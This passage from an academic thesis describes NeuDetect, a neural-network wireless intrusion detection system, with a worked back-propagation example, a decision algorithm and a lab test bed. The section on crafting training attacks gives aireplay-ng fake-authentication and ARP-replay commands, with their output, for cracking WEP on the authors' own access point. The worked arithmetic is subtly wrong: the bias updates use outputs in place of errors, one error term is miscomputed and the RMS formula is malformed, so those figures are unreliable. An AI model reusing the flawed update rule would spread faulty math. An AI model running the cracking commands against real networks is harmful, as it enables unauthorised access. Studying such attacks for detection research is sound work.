$= 0.1025 + 0.1605 - 0.1076 + 0.3 = 0.563 - 0.1076$
$= 0.4554$

Output for output layer, $O_i = 1 / (1 + e^{-I_j})$

$O_{10}$ $= 1 / (1 + e^{-0.4554}) = 1 / (1 + 0.634194) = 1 / 1.634194 = 0.6119$

The error is propagated backwards by updating the weights and biases to reflect the error of the network's predictions. The error is calculated by the following equation for Output Layers:

$Err_j = O_j (1 - O_j)(T_j - O_j)$

Where Oj is the actual output of unit j, and Tj is the true output, based on the known class level of the given training sample. Here the class level that we consider is 1.

$Err_{10}$ = 0.6119x (1- 0.6119) x (1- 0.6119) = 0.6119 x 0.3881 x 0.3881 = 0.0921

The Error for hidden layer units are calculated using following equations:

$Err_j = O_j (1 - O_j) \sum_k Err_k w_{jk}$

$Err_9$ = 0.6074 x (1 - 0.6074) x (0. 0921 x (-0.4))
= 0.2689 x 0.3926 x (- 0.0458)
= - 0.0038

$Err_8$ = 0.4312 x (1 - 0.4312) x (0.0921 x 0.4)
= 0.4312 x 0.5688 x 0.0368
= 0.0090

$Err_7$ = 0.4642 x (1 - 0.4642) x (0.0921 x 0.2)
= 0.4642 x 0.5358 x 0.0184
= 0.0045

The weights and biases are updated to reflect propagated errors. Weights are updated by the following equation:

$$w_{ij} = w_{ij} + (l)\, Err_j\, O_i$$

Where, *l* is learning rate. We consider here, *l* = 0.9.

**Weight updating:**

$w_{710}$ = $w_{ij} + (l)\, Err_j\, O_i$ = 0.2 + (0.9)(0.0921)(0.4642) = 0.2384
$w_{810}$ = $w_{ij} + (l)\, Err_j\, O_i$ = 0.4 + (0.9)(0.0921)(0.4312) = 0.4357
$w_{910}$ = $w_{ij} + (l)\, Err_j\, O_i$ = (-0.4) + (0.9)(0.0921)(0.6074) = - 0.3496

$w_{17}$ = $w_{ij} + (l)\, Err_j\, O_i$ = 0.2 + (0.9)(0.0045)(0.894) = 0.2036
$w_{18}$ = $w_{ij} + (l)\, Err_j\, O_i$ = -0.3 + (0.9)(0.0090)(0.894) = - 0.2927
$w_{19}$ = $w_{ij} + (l)\, Err_j\, O_i$ = 0.4 + (0.9)(- 0.0038)(0.894) = 0.3964

$w_{27}$ = $w_{ij} + (l)\, Err_j\, O_i$ = 0.1 + (0.9)(0.0045)(0.134) = 0.1005
$w_{28}$ = $w_{ij} + (l)\, Err_j\, O_i$ = -0.5 + (0.9)(0.0090)(0.134) = - 0.4889
$w_{29}$ = $w_{ij} + (l)\, Err_j\, O_i$ = 0.2 + (0.9)(- 0.0038)(0.134) = 0.1995

$w_{37}$ = $w_{ij} + (l)\, Err_j\, O_i$ = -0.3 + (0.9)(0.0045)(0.80) = - 0.2967
$w_{38}$ = $w_{ij} + (l)\, Err_j\, O_i$ = -0.2 + (0.9)(0.0090)(0.80) = - 0.1935
$w_{39}$ = $w_{ij} + (l)\, Err_j\, O_i$ = 0.1 + (0.9)(- 0.0038)(0.80) = 0.0972

$w_{47}$ $= w_{ij} + (l)\ Err_j\ O_i = -0.2 + (0.9)(0.0045)(0.525) = -\ 0.1978$
$w_{48}$ $= w_{ij} + (l)\ Err_j\ O_i = 0.3 + (0.9)(0.0090)(0.525) = 0.3042$
$w_{49}$ $= w_{ij} + (l)\ Err_j\ O_i = -0.1 + (0.9)(-\ 0.0038)(0.525) = -\ 0.1017$

$w_{57}$ $= w_{ij} + (l)\ Err_j\ O_i = -0.4 + (0.9)(0.0045)(0.11) = -\ 0.3995$
$w_{58}$ $= w_{ij} + (l)\ Err_j\ O_i = 0.3 + (0.9)(0.0090)(0.11) = 0.3008$
$w_{59}$ $= w_{ij} + (l)\ Err_j\ O_i = -0.2 + (0.9)(-\ 0.0038)(0.11) = -\ 0.2003$

$w_{67}$ $= w_{ij} + (l)\ Err_j\ O_i = 0.5 + (0.9)(0.0045)(0.907) = 0.5036$
$w_{68}$ $= w_{ij} + (l)\ Err_j\ O_i = -0.3 + (0.9)(0.0090)(0.907) = -\ 0.2926$
$w_{69}$ $= w_{ij} + (l)\ Err_j\ O_i = -0.5 + (0.9)(-\ 0.0038)(0.907) = -\ 0.5031$

Now, the biases are updated by the following equations:

$$\theta_j = \theta_j + (l)\ Err_j$$

**Bias updating:**

$\theta_{10}$ $= \theta_j + (l)\ Err_j = 0.3 + (0.9)(0.6119) = 0.8507$

$\theta_9$ $= \theta_j + (l)\ Err_j = 0.5 + (0.9)(-\ 0.6074) = -\ 0.0466$

$\theta_8$ $= \theta_j + (l)\ Err_j = 0.2 + (0.9)(0.4312) = 0.5880$

$\theta_7$ $= \theta_j + (l)\ Err_j = -\ 0.4 + (0.9)(0.4642) = 0.0177$

Thus the first input pattern had been propagated through the net by updating the weights and bias. The same procedure is used for the next input pattern, but then with the changed weight values. After the backward propagation of the pattern, one learning step is complete and the output error can be calculated by adding up the squared output errors of each pattern. By performing this procedure repeatedly, this error value gets smaller and smaller. The algorithm is successfully finished, if the error is zero (perfect) or approximately zero.

The equation for calculating the root mean square error for a series of *n* values of *x* is as follows:

$$x_{rms} = \sqrt{} (x_1^2 + x_2^2 + \ldots + x_n^2) / n$$

We got the root mean square error for training data, $x_{rms}$ = 0.0058, which is matched very closely with the desired root mean square (RMS) error of 0.0.

An anomaly score is assigned to each packet calculating the difference between the output error and threshold. If the anomaly score is positive then the relevant wireless packet will be flagged as "Anomalous" and set an attack number to it for future comparison with incoming packets. If the anomaly score is zero or close to zero will be flagged as "Unknown" packet and it will send back to training process. Finally if the anomaly score is negative then the packet is flagged as "Normal". Then, these anomalous data packets are stored into the intrusion database and an attack number is assigned to all identified anomalous packets. The system will send back the "Unknown" packet to reevaluate into the training process. This reevaluating process will dynamically enhance the intrusion database of our proposed system.

### 3.2.4. Decision Module:

When detecting an intrusion, this module will send an alert message to the security administrator. After scrutinizing the data stream from Detection Module whether it is normal or anomalous, this module will make decision on the anomalous packets whether it is a known attack or unknown or normal. This module will estimate that the network stream is dangerous, and the network stream is the same or very similar with one of the attack type by matching with intrusion database which the Detection Module has been trained, then it will draw a conclusion that the network stream being detected can be classified into one attack type with the label "Attack". We have used the following algorithm in our decision module, figure 39.

```
Algorithm 3: (Decision Algorithm)

Algorithm Decision()
Input: Anomaly Score (X), Attack Number (N)
Output: Normal (M), Known Attack (K), Unknown Attack (U)
    Begin
        If positive anomaly score
            Level as Anomalous and match with attack database
            and trigger alert
        Else if negative anomaly score
            Skip it as Normal
        Else if zero or close to zero
            Level as Unknown Attack
            And send back to training process to reevaluate
    End
```

**Figure 39: Algorithm 3 – Decision Module**

When the Detection Module estimates that the network stream is Anomalous and decision module can not match with any known "Attack", but the threshold of the Detection Module has been reached, then this module will draw the conclusion that the network stream being detected is "Unknown". Here the "Unknown" virtually represents a new attack type which the Detection Module has not been trained to identify. The "Unknown" examples then will be added to the Training Samples of the BP Model, and after training with the "Unknown" examples, the Detection Module will have the ability to identify it accurately. After such a process, the "Unknown" becomes some known "Attack", which implies that the ability of the BP Model can be enhanced dynamically.

All of these modules together constitute the NeoDetect prototype system based on the artificial neural networks, and the function of each module has been introduced briefly.

# 4. Experiments and Result Analysis:

We have developed a prototype system to implement our proposed system NeuDetect which includes the algorithms and techniques described in section 3. We have used the programming language C#, MS SQL Server database engine and SQL Server Information Services (SSIS) to implement this. We also have used hardware sensor to capture wireless connection records before they reach the access point, then these captured records are preprocessed by Commview for NeuDetect software. The tool Commview outputs the captured records as csv file. Then this preprocessed csv file send to the Detection Module to flag anomalous connection packets.

The main objective of this experiment is to prove that our proposed system NeuDetect is capable of detecting more types of wireless attacks than other system at a lower cost. We compared our system with Snort-Wireless (Air Snort 2007), which is the only open source wireless IDS, WiFi Miner (Ezeife and Rahman 2008) and Sensor-Based Online Clustering Approach for Wireless Intrusion Detection - WIDCA (Ezeife and Ejelike 2008). Due to the unavailability of labeled wireless data as normal or anomaly, we crafted our own packets to train and test the system.

The rest of the chapter is organized as follows: section 4.1 describes our test bed setup, section 4.2 describes how we crafted the different types of attack packets for training and 4.3 describes how we tested our system and section 4.4 describes the test analysis of the results after comparing with other systems.

## *4.1. Test Bed Setup:*

The test bed of our proposed system consists of three computers (PC-1, PC-2, and PC-3), one Proprietary wireless sensor (Network Chemistry), and one access point (AP). The network is setup as figure 40. We installed Network Chemistry sensor and Commview for WiFi in PC-1 from where we scanned all Access Points in ranges and selected the AP for our wireless network and started capturing packets from our Access Point. We created a wireless network with PC-2 and PC-3 where both were connected to AP. PC-2 is the attacker PC and PC-3 is the victim PC.



PC-3
PC-1
Router
Crafted attacks sent from this PC with BackTrack Network Security Suite
PC-2
Access Point
Wireless Sensor

**Figure 40: Our Test Bed**

The hardware configurations of these PCs are as below:

PC-1: Intel Pentium 4 1.87 GHz, 1.0 GB Ram, 60 GB Hard Drive

PC-2: Intel Pentium 4, 2.0 GHz, 2.0 GB Ram, 160 GB Hard Drive

PC-3: Intel Pentium 4, 2.2 GHz, 4.0 MB Ram, 250 GB Hard Drive


## 4.2. *Wireless Attacks Crafted for Training*

As we know it is hard to get wireless training sample data comprised with wireless attacks and normal data. Therefore, we have crafted following attacks using different available free tools and we captured these wireless attacks using sensors and then these captured records are preprocessed by Commview. Then Commview outputs the captured packets as csv file. Similarly we have preprocessed some normal innocent wireless packets by Commview after capturing with the sensor.

- WEP Cracking Attack

- De-authentication Attack
- Disassociation Attack
- ARP Poisoning Attack
- SYN Flood and UDP Flood Attacks
- Man-in-the-Middle Attacks

At first we have generated some innocent\normal packets between PC-2 and PC-3 in figure 40. These packets were generated as a result of some innocent web browsing. Within 10 minutes time window we have captured about 20,000 packets. The following figure 41 shows that we captured these packets with the Network Chemistry sensor. Then we preprocessed these data with Commview for NeuDetect software.



CommView for WiFi - Evaluation Version - Atheros AR5006X Wireless Network Adapter
File Search View Tools Settings Rules Help
Nodes Channels Latest IP Connections Packets Logging Rules Alarms

```
Protocol   Src MAC            Dest MAC           Src IP            Dest IP            Src Port  Dest Port  Time    Signal  Rate  More detail
ARP RESP   00:14:D1:3A:71:E4  00:0E:35:D7:A7:FC  ? 192.168.1.1     ? 192.168.1.100    N/A       N/A        03:5...  86     54    WEP: Decry
IP/UDP     00:0E:35:D7:A7:FC  00:14:D1:3A:71:E4  ? 192.168.1.100   ? 192.168.1.1      64829     domain     03:5...  100    24    WEP: Decry
IP/UDP     00:14:D1:3A:71:E4  00:0E:35:D7:A7:FC  ? 192.168.1.1     ? 192.168.1.100    domain    64829      03:5...  86     54    WEP: Decry
IP/TCP     00:0E:35:D7:A7:FC  00:14:D1:3A:71:E4  ? 192.168.1.100   72.14.205.99       1036      http       03:5...  100    24    WEP: Decry
[illegible]
IP/TCP     00:0E:35:D7:A7:FC  00:14:D1:3A:71:E4  ? 192.168.1.100   72.14.205.99       1036      http       03:5...  100    24    WEP: Decry
IP/TCP     00:0E:35:D7:A7:FC  00:14:D1:3A:71:E4  ? 192.168.1.100   72.14.205.99       1036      http       03:5...  100    24    WEP: Decry
IP/TCP     00:14:D1:3A:71:E4  00:0E:35:D7:A7:FC  72.14.205.99      ? 192.168.1.100    http      1036       03:5...  86     54    WEP: Decry
IP/TCP     00:14:D1:3A:71:E4  00:0E:35:D7:A7:FC  72.14.205.99      ? 192.168.1.100    http      1036       03:5...  86     54    WEP: Decry
IP/TCP     00:14:D1:3A:71:E4  00:0E:35:D7:A7:FC  72.14.205.99      ? 192.168.1.100    http      1036       03:5...  86     54    WEP: Decry
IP/TCP     00:14:D1:3A:71:E4  00:0E:35:D7:A7:FC  72.14.205.99      ? 192.168.1.100    http      1036       03:5...  86     54    WEP: Decry
IP/TCP     00:0E:35:D7:A7:FC  00:14:D1:3A:71:E4  ? 192.168.1.100   72.14.205.99       1036      http       03:5...  100    24    WEP: Decry
IP/TCP     00:0E:35:D7:A7:FC  00:14:D1:3A:71:E4  ? 192.168.1.100   72.14.205.99       1036      http       03:5...  100    24    WEP: Decry
IP/UDP     00:14:D1:3A:71:E4  Broadcast          ? 192.168.1.1     ? 239.255.255.250  ssdp      ssdp       03:5...  83     1     WEP: Decry
IP/UDP     00:14:D1:3A:71:E4  Broadcast          ? 192.168.1.1     ? 239.255.255.250  ssdp      ssdp       03:5...  83     1     WEP: Decry
IP/UDP     00:14:D1:3A:71:E4  Broadcast          ? 192.168.1.1     ? 239.255.255.250  ssdp      ssdp       03:5...  83     1     WEP: Decry
IP/UDP     00:14:D1:3A:71:E4  Broadcast          ? 192.168.1.1     ? 239.255.255.250  ssdp      ssdp       03:5...  83     1     WEP: Decry

0x0000   08 42 2C 00 00 0E 35 D7 A7 FC 00 14 D1 3A 71 E4   [illegible]
0x0010   00 14 D1 3A 71 E4 C0 89 AA [illegible]
0x0020   [illegible]

Wireless Packet Info
    Signal level: 89%
    Signal level in dBm: -42
    Noise level in dBm: -104
    Rate: 54.0 Mbps
    Band: 802.11g
    Channel: 3 - 2422 MHz
    Date: 18-Nov-2009
    Time: 03:53:33.689859
    Delta: 0.015830
    Frame size: 80 bytes
    Frame number: 8
802.11
    Frame Control: 0x4208 (16904)

Capture: Off   Packets: 19,472   Keys: WEP   Auto-saving: Off   Rules: Off   Alarms: Off   2% CPU Usage
```

Figure 41: Innocent wireless packets captured for training our system

After that we collected 2100 anomalous packets (WEP Cracking attacks, De-authentication attacks, Disassociation attacks, ARP Poisoning attacks, SYN Flood attacks, UDP Flood attacks and Man-in-the-Middle attacks - about 300 packets from each type) and mixed these 2100 anomalous packets with 20,000 innocent packets and input these total combined 22,100 dataset for training into the Detection Module of our proposed system where we implement the Back-Propagation algorithm.

In the rest of the section we will discuss about crafting these attack packets.

**Crafting Attack Packets for Training:**

To craft attacks, we have used BackTrack network security suite (BackTrack 2007). BackTrack is a Linux live distribution focused on penetration testing tools as a Live CD. Currently BackTrack consists of more than 300 different up-to-date security tools which are logically structured according to the work flow of security professional. We have used this BackTrack tool for crafting few wireless attacks for the training data of our system and also for testing our system.

**WEP Cracking Attack**

At first we stared the tools Kismet to monitor wireless traffic by clicking on the start key and browsing to Backtrack->Wireless Tools -> Analyzers ->Kismet. We use Kismet to find the bssid, essid, channel number of the Access Points (AP) and also type of encryption (WEP) that we will be accessing. We select the AP we want to access, then we copy and paste the broadcast name (ESSID), MAC address (BSSID) and channel number of the selected AP into a text editor. Here, the Access Point is NeuDetect for our experiments.


Then we open up a new terminal window and start the tool Airodump, 802.11 packet capture tool, so we can collect ARP replies from the target AP.

We captured some packets from our Access Point (NeuDetect) and from there we spoofed a valid client's MAC address. Then we started BackTrack security tool and using the Aireplay [52] utility we sent authentication and association request to NeuDetect AP as in figure 42. The following command we have used:

*Aireplay-ng -1 0 –e NeuDetect –a 00:14:D1:3A:71:E4 –h 00:0E:35:07:A7:FC eth0*


Here, -1 means attack mode, 0 means continuously, -e is the option for SSID of target AP, -a denotes the target AP's MAC, -h denotes source MAC and eth0 is the network card.

Then we started sending fake ARP packets to NeuDetect AP so that we can capture the replies through Airodump. Once we have captured enough packets then we started Aircrack utility to decrypt the WEP key as figure 43. In few minutes time interval Aircrack decrypted the WEP key.



```
Shell - Konsole

      -x nbpps     : number of packets per seconds
      -p fctrl     : set frame control word (hex)
      -a bssid     : set Access Point MAC address
      -c dmac      : set Destination MAC address
      -h smac      : set Source MAC address
      -e essid     : fakeauth attack : set target AP SSID
      -j           : arpreplay attack : inject FromDS pkts

  source options:

      -i iface     : capture packets from this interface
      -r file      : extract packets from this pcap file

  attack modes:

      --deauth      count : deauthenticate all stations
      --fakeauth    delay : fake authentication with AP
      --interactive       : interactive frame selection
      --arpreplay         : standard ARP-request replay
      --chopchop          : decrypt/chopchop WEP packet

   # aireplay-ng  -1 0 -e NeuDetect -a 00:14:D1:3A:71:E4 -h 00:0E:35:D7:A7:FC eth0
00:36:18  Sending Authentication Request
00:36:20  Sending Authentication Request
00:36:22  Sending Authentication Request
   # aireplay-ng -3 -b 00:14:D1:3A:71:E4 -h 00:0E35:D7:A7:FC -x 600 eth0
Saving ARP request in replay_arp-0718-003643.cap
You should also start airdump-ng to capture replies
```

**Figure 42: Fake Authentication Packets**




```
Shell - Konsole

 BSSID              PWR  Beacons  # Data  CH  MB  H  MB   ENC   ESSID

 00:1B:11:4B:22:07   -1     6126     396   1  54  1  54   WPA   Santos
 00:14:D1:3A:71:E4   -1    43125  173746   3  54  3  54   WEP   NeuDetect
 00:17:9A:2D:E0:D2   -1      435       1   1  54  1  54   WPA   LORI
 00:17:9A:22:94:8E   -1       51       0   6  54  6  54   WEP?  qwest4480
```

**Figure 43: NeuDetect AP to decrypt WEP Key**

The sensor captured all of these attacking packets and we used Commview software to preprocess these crafted attack packets and it generated a csv file containing these attacks.

**De-authentication Attack:**

A host authenticates to a WEP protected AP there are six packets involved (Deckerd and Hindarto 2006) in the authentication. Two of these packets can be used to crack the WEP key. Below is a capture of a six packet authentication between the client, 00:14:6C:6C:AA:77, and the AP, 00:0F:66:2B:8A:CF.



```
1. BSSID:ff:ff:ff:ff:ff:ff DA:ff:ff:ff:ff:ff:ff SA:00:14:6c:6c:aa:77 Probe Request (gmd393) [1.0* 2.0* 5.5* 11.0* M
    4000 0000 ffff ffff ffff 0014 6c6c aa77  @.........ll.w
    ffff ffff ffff 408b 0000 676d 6433 3933  ......@...gmd393
    0104 8284 8b96 3208 8c12 9824 b048 606c  ......2....$.H`l
2. BSSID:00:0f:66:2b:8a:cf DA:00:14:6c:6c:aa:77 SA:00:0f:66:2b:8a:cf Probe Response (gmd393) [1.0* 2.0* 5.5* 11.0*
0 Mbit] CH: 1, PRIVACY
    5000 3a01 0014 6c6c aa77 000f 662b 8acf  P.:...ll.w..f+..
    000f 662b 8acf 9038 3525 472a 6500 0000  ..f+...85%G*e...
    6400 1104 0006 676d 6433 3933 0108 8284  d.....gmd393....
    8b96 2430 486c 0301 012a 0104 2f01 0432  ..$0Hl...*../..2
    040c 1218 60dd 0600 1018 0201 04         ................
3. BSSID:00:0f:66:2b:8a:cf DA:00:0f:66:2b:8a:cf SA:00:14:6c:6c:aa:77 Authentication (Shared Key)-1: Succesful
    b000 3a01 000f 662b 8acf 0014 6c6c aa77  ..:...f+....ll.w
    000f 662b 8acf c08b 0100 0100 0000       ..f+..........
4. BSSID:00:0f:66:2b:8a:cf DA:00:14:6c:6c:aa:77 SA:00:0f:66:2b:8a:cf Authentication (Shared Key)-2 [Challenge Text]
    b000 3a01 0014 6c6c aa77 000f 662b 8acf  ..:...ll.w..f+..
    000f 662b 8acf e038 0100 0200 0000 1080  ..f+...8........
    00fc e2ee 707c e211 7553 65d5 5189 b552  ....p|..uSe.Q..R
    94a2 ec67 39c9 49b0 87c7 3bda 2ba7 3da9  ...g9.I...;.+.=.
    4841 0844 273f 0007 39ca 5741 f740 fa2c  HA.D'?..9.WA.@.,
    9b24 d8c0 0000 01f1 7189 b26e 8ba3 e3c3  .$......q..n....
    e2eb 5ad6 4a52 6c9c 1ce1 f079 cf7d eff9  ..Z.JRl....y.}..
    cb5f fce5 d082 ee75 526c 67c1 0e74 a3e5  ._.....uRlg..t..
    2e74 5b22 e8be 0d97 41f6 b290 86c9 4b65  .t["....A.....Ke
    d26f 79c9 4c9e 0f7d e9b7 bde9 b367 3f09  .oy.L..}.....g?.
    dd06 0010 1802 0004                      ........
5. BSSID:00:0f:66:2b:8a:cf DA:00:0f:66:2b:8a:cf SA:00:14:6c:6c:aa:77 Authentication (Reserved)-de:
    b040 3a01 000f 662b 8acf 0014 6c6c aa77  .@:...f+....ll.w
    000f 662b 8acf d08b 0017 de00 6fb7 7eb4  ..f+........o.~.
    efea 42d0 f4d5 9e8c 6c7f ce77 3bf8 1828  ..B.....l..w;..(
    fece 3989 5f88 34ab a7cc bc70 7fe7 9c0f  ..9._.4....p....
    ae94 be65 2d55 7270 3d3b 975f c242 6f28  ...e-Urp=;._.Bo(
